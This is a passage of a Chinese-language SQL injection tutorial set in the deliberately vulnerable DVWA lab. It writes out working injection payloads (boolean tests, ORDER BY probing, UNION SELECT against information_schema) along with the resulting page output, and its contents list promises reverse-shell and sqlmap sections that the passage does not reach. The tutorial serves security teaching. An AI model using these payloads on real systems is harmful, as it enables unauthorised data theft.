

SQL注入高難度漏洞

郭益華

目錄

1. [發現和利用盲SQL注入](#)
2. [發現更複雜的SQL注入](#)
3. [透過使用更難的SQL注入獲取敏感資料](#)
4. [繞過過濾器](#)
5. [繞過安全檢查和瀏覽所有紀錄](#)
6. [快速修復SQL注入](#)
7. [使用SQL注入在伺服器上讀寫檔案文件](#)
8. [得到反向shell瀏覽權限並獲得目標網站伺服器的控制](#)
9. [發現SQL注入及使用SQLmap獲取資料](#)
10. [直接利用SQLmap使用SQL shell](#)
11. [防止SQL注入的正確方式](#)

1. 發現和利用盲SQL注入

將 Security 設定為 low

DVWA Security

Script Security

Security Level is currently **low**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

▼

Submit



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

點選 SQL Injection (Blind)



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'SQL Injection (Blind)' vulnerability. The top header features the DVWA logo. On the left, a vertical menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted with a red box), Upload, XSS reflected, and XSS stored. The main content area is titled 'Vulnerability: SQL Injection (Blind)'. It contains a 'User ID:' label, a text input field, and a 'Submit' button. Below this, a 'More info' section provides three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

輸入單引號 ' 測試，無錯誤提示

Vulnerability: SQL Injection (Blind)

User ID:

Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

輸入正確的 1 會顯示資訊

可推測，當輸入正確時會顯示資訊，輸入錯誤時不會顯示，這是一個可利用的漏洞

Vulnerability: SQL Injection (Blind)

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Vulnerability: SQL Injection (Blind)

User ID:


ID: 1

First name: admin

Surname: admin

改在網址欄注入，輸入True語法測試

id=1' and 1=1%23



因為是對的，所以會顯示資訊


Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1#
First name: admin
Surname: admin

輸入False語法測試

id=1' and 1=2%23



因為是錯的，所以不會顯示資訊

Vulnerability: SQL Injection (Blind)


User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

輸入order by 測試有多少筆資料

id=1' order by 1%23



Vulnerability: SQL Injection (Blind)


User ID:

Submit

ID: 1' order by 1#
First name: admin
Surname: admin

可確認資料筆數小於10000

id=1' order by 10000%23



因為是錯的，所以不會顯示資訊


Vulnerability: SQL Injection (Blind)

User ID:

More info

輸入 select 指定前兩筆資料

id=1' union select 1,2%23



可成功顯示出兩筆資料

Vulnerability: SQL Injection (Blind)


User ID:

ID: 1' union select 1,2#
First name: admin
Surname: admin

ID: 1' union select 1,2#
First name: 1
Surname: 2

直接查詢有哪些表

id=1' union select table_name,2 from information_schema.tables%23



可成功顯示出表

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' union select table_name,2 from information_schema.tables#
First name: admin
Surname: admin

ID: 1' union select table_name,2 from information_schema.tables#
First name: CHARACTER_SETS
Surname: 2

ID: 1' union select table_name,2 from information_schema.tables#
First name: COLLATIONS
Surname: 2

ID: 1' union select table_name,2 from information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

ID: 1' union select table_name,2 from information_schema.tables#
First name: COLUMNS
Surname: 2

ID: 1' union select table_name,2 from information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname: 2

2. 發現更複雜的SQL注入

將 Security 設定為 medium

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium ▼

Submit

輸入 1 可成功顯示資訊

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Vulnerability: SQL Injection


User ID:

ID: 1
First name: admin
Surname: admin


在網址欄注入

可發現都會產生error，觀察可以知道是特殊符號字元所導致的

`id=1' and 1=1%23`




`id=1'`




將單引號轉換為URL編碼嘗試

' = %27




依舊沒辦法注入成功



不輸入單引號嘗試

id=1 and 1=1%23



可成功注入


Vulnerability: SQL Injection

User ID:

ID: 1 and 1=1#
First name: admin
Surname: admin

輸入False語法測試

id=1 and 1=2%23



因為是錯的，所以不會顯示資訊，確實照我們所想的運作

Vulnerability: SQL Injection


User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

輸入 select 指定前兩筆資料

id=1 union select 1,2%23



可成功顯示出兩筆資料

Vulnerability: SQL Injection


User ID:

ID: 1 union select 1,2#
First name: admin
Surname: admin

ID: 1 union select 1,2#
First name: 1
Surname: 2

直接查詢有哪些表

id=1 union select table_name,2 from information_schema.tables%23



可成功顯示出表

Vulnerability: SQL Injection

User ID:

ID: 1 union select table_name,2 from information_schema.tables#
First name: admin
Surname: admin

ID: 1 union select table_name,2 from information_schema.tables#
First name: CHARACTER_SETS
Surname: 2

ID: 1 union select table_name,2 from information_schema.tables#
First name: COLLATIONS
Surname: 2

ID: 1 union select table_name,2 from information_schema.tables#
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2

ID: 1 union select table_name,2 from information_schema.tables#
First name: COLUMNS
Surname: 2

ID: 1 union select table_name,2 from information_schema.tables#
First name: COLUMN_PRIVILEGES
Surname: 2

3. 透過使用更難的SQL注入獲取敏感資料

接續前面，目前已得知 表

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1 union select table_name,2 from information_schema.tables
First name: admin
Surname: admin
```

```
ID: 1 union select table_name,2 from information_schema.tables
First name: CHARACTER_SETS
Surname: 2
```

```
ID: 1 union select table_name,2 from information_schema.tables
First name: COLLATIONS
Surname: 2
```


```
ID: 1 union select table_name,2 from information_schema.tables
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: 2
```

```
